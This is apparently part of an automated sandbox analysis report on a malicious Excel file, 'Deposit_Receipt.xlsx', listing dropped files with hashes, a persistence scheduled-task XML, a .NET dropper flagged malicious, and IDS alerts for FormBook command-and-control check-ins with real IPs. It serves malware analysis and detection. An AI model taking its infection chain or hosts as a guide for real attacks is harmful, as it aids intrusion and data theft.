Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR..............P.I....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=.......,...(((HJJR.s..05J...2m......=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv.......,0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E36FEB51.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B97

Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!...$133...".....R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z..:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\.2..\ .....p....q..P.....(.....0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!...:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F0F27A0B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.l..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F23AFEC9.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF6D394A.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false

Preview:	......JFIF.. ....+!.$...2"3*7%"0..................."........................."..............#............"..!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Temp\tmp61B1.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1580
Entropy (8bit):	5.111060182339343
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNt5xvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTvv
MD5:	7A076AF2FBAEFBDD98162CD77332E6F9
SHA1:	5042FD9CA78B83861449AC481E9346F3176E89D0
SHA-256:	D58C2537B808DAAD50E0922AD3FDDB0FF6C254800C55E87A843A989FC04BDCB7
SHA-512:	85D32A5CA3ED74999085AF10B8F46CE1C5FD86B00272C22AE1716D2F347C4C7B05C3D5CB8B94F8BA793EAD76958343BBD37F57DCAAF710474D559389A7C2337
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\~DF00A5B0EC803B9B70.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF2A38FE4C5E5041D0.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF850B687FF2085A29.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	191544
Entropy (8bit):	7.958112568646613
Encrypted:	false
SSDEEP:	3072:xxUFuzHHYgMUloOKH1U1Sx6d3zRCpPx8fuj0qlYrmQkmtkHRy1cCpdOjLswrYieY:HUw7Ye4HeSxmz8x8GGmtkE17Q8Kt/N
MD5:	D77E93CDA67D80B16F3522BD1A8D1D47
SHA1:	36BCFE090CDB8E46EEBEA0B32F82F7D94D6A071B
SHA-256:	6CCEB976E0D0BE07B25183E8F862680E5CB39D39142AB1F94C6EC29CF44FFD4F
SHA-512:	8716CA39A2DCF2DCD5A9F37577C1D69AE13BA91951CDC2A2F390CA2930B4C263DA83DA5A57D5E4872F6D2D865666B49189ADB464F1D61D87E3E9479633F263A
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFD5247EB1AF79E01C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1MOS2SVVYB0YEMT6042A.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5835892810331025
Encrypted:	false
SSDEEP:	96:chQCcMqeqvsqvJCwoo4z8hQCcMqeqvsEHyqvJCwore4zzyKrZH74pxpyhJlUVq4h:cifobz8ijHnortzzHef8hgA2
MD5:	71A3D54045DC2426EC445B975E7C4A1F
SHA1:	16A0F977AA8034C81FF465D7952EFE00BA71E7B1
SHA-256:	6FC02BC80C6CF4644918C8681E7F5B3ED5D92F769DBD3A2B8994C9339DF4E623
SHA-512:	6DB169ED2DFEDCA51B161B635078490067AE094299CB58F109A65C76C3AADF5294FC2A2E2E842DB70276D1A11A6F44370FDA5E7CE42A28054264AA4562E6D3BC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5835892810331025
Encrypted:	false

SSDEEP:	96:chQCcMqeqvsqvJCwoo4z8hQCcMqeqvsEHyqvJCwore4zzyKrZH74pxpyhJlUVq4h:cifobz8ijHnortzzHef8hgA2
MD5:	71A3D54045DC2426EC445B975E7C4A1F
SHA1:	16A0F977AA8034C81FF465D7952EFE00BA71E7B1
SHA-256:	6FC02BC80C6CF4644918C8681E7F5B3ED5D92F769DBD3A2B8994C9339DF4E623
SHA-512:	6DB169ED2DFEDCA51B161B635078490067AE094299CB58F109A65C76C3AADF5294FC2A2E2E842DB70276D1A11A6F44370FDA5E7CE42A28054264AA4562E6D3E C
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. ....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\ubRPPGAHBbheAf.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	801280
Entropy (8bit):	6.418439641518654
Encrypted:	false
SSDEEP:	12288:wYz/5o9qE1dNYUqzXwZfL7dV0UFfASX7XpN5O:3zhokE1dPpZffdGGtrXb
MD5:	076B5C48111AC20DE4E6F72CFA3393F1
SHA1:	06439B289CDFDD08164D4BED0C7F6F2D92D8C769
SHA-256:	11D9365302786FE34113C070A9E6ED32A7209C8DE10EB21EF8D4A8EEB1215D41
SHA-512:	A7DA7825EB785B0FA31979AF5C1BF9010F18CBF7F61B6B0DFC9EF9DAE845D345B2DF47F53A07DAE012D5C33F3F890ECE2473477FAF33EF59AEEDDABA28C18 B2B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....,.....~J... ...`....@.. ..... ..@.....0J..K.....I..... ..... ..H.....text...*.. ...,..... ..`.sdata.....`.....0.....@....rsrc..... .....2.....@..@.reloc.....8.....@..B.....

C:\Users\user\Desktop\~$Deposit_Receipt.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	801280
Entropy (8bit):	6.418439641518654
Encrypted:	false
SSDEEP:	12288:wYz/5o9qE1dNYUqzXwZfL7dV0UFfASX7XpN5O:3zhokE1dPpZffdGGtrXb
MD5:	076B5C48111AC20DE4E6F72CFA3393F1
SHA1:	06439B289CDFDD08164D4BED0C7F6F2D92D8C769
SHA-256:	11D9365302786FE34113C070A9E6ED32A7209C8DE10EB21EF8D4A8EEB1215D41
SHA-512:	A7DA7825EB785B0FA31979AF5C1BF9010F18CBF7F61B6B0DFC9EF9DAE845D345B2DF47F53A07DAE012D5C33F3F890ECE2473477FAF33EF59AEEDDABA28C18 B2B

Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....,.....~J... ...`....@.. ..@.....0J..K.....I..... ..... ..H.....text...*... ...,..... ..`.sdata.....`.....0.....@....rsrc..... .....2.....@..@.reloc.....8.....@..B..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.958112568646613
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Deposit_Receipt.xlsx
File size:	191544
MD5:	d77e93cda67d80b16f3522bd1a8d1d47
SHA1:	36bcfe090cdb8e46eebea0b32f82f7d94d6a071b
SHA256:	6cceb976e0d0be07b25183e8f862680e5cb39d39142ab1f94c6ec29cf44ffd4f
SHA512:	8716ca39a2dcf2dcd5a9f37577c1d69ae13ba91951cdc2a2f390ca2930b4c263da83da5a57d5e4872f6d2d865666b49189adb464f1d61d87e3e9479633f263aa
SSDEEP:	3072:xxUFuzHHYgMUloOKH1U1Sx6d3zRCpPx8fuj0qlYrmQkmtkHRy1cCpdOjLswrYieY:HUw7Ye4HeSxmz8x8GGmtkE17Q8Kt/N
File Content Preview:	.....>

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-22:42:56.808364	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
01/28/22-22:43:13.492310	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	27.0.236.139
01/28/22-22:43:13.492310	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	27.0.236.139
01/28/22-22:43:13.492310	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	27.0.236.139
01/28/22-22:43:24.947167	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	162.241.169.207
01/28/22-22:43:24.947167	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	162.241.169.207
01/28/22-22:43:24.947167	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	162.241.169.207

Network Port Distribution

Total Packets: 38

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:41:45.189321995 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.377904892 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.378011942 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.378428936 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.567011118 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.567035913 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.567047119 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.567065001 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.567178011 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.755251884 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755304098 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755323887 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755338907 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755356073 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755378962 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755402088 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755423069 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.755496979 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.755532026 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.943506956 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943538904 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943553925 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943572044 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943588972 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943604946 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943623066 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943640947 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943658113 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943675041 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.943741083 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.943770885 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.944781065 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.944811106 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.944828033 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.944845915 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:45.944874048 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.944896936 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:45.947200060 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.131710052 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131745100 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131757021 CET	80	49167	65.2.143.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:41:46.131769896 CET	80	49167	65.2.143.8	192.168.2.22
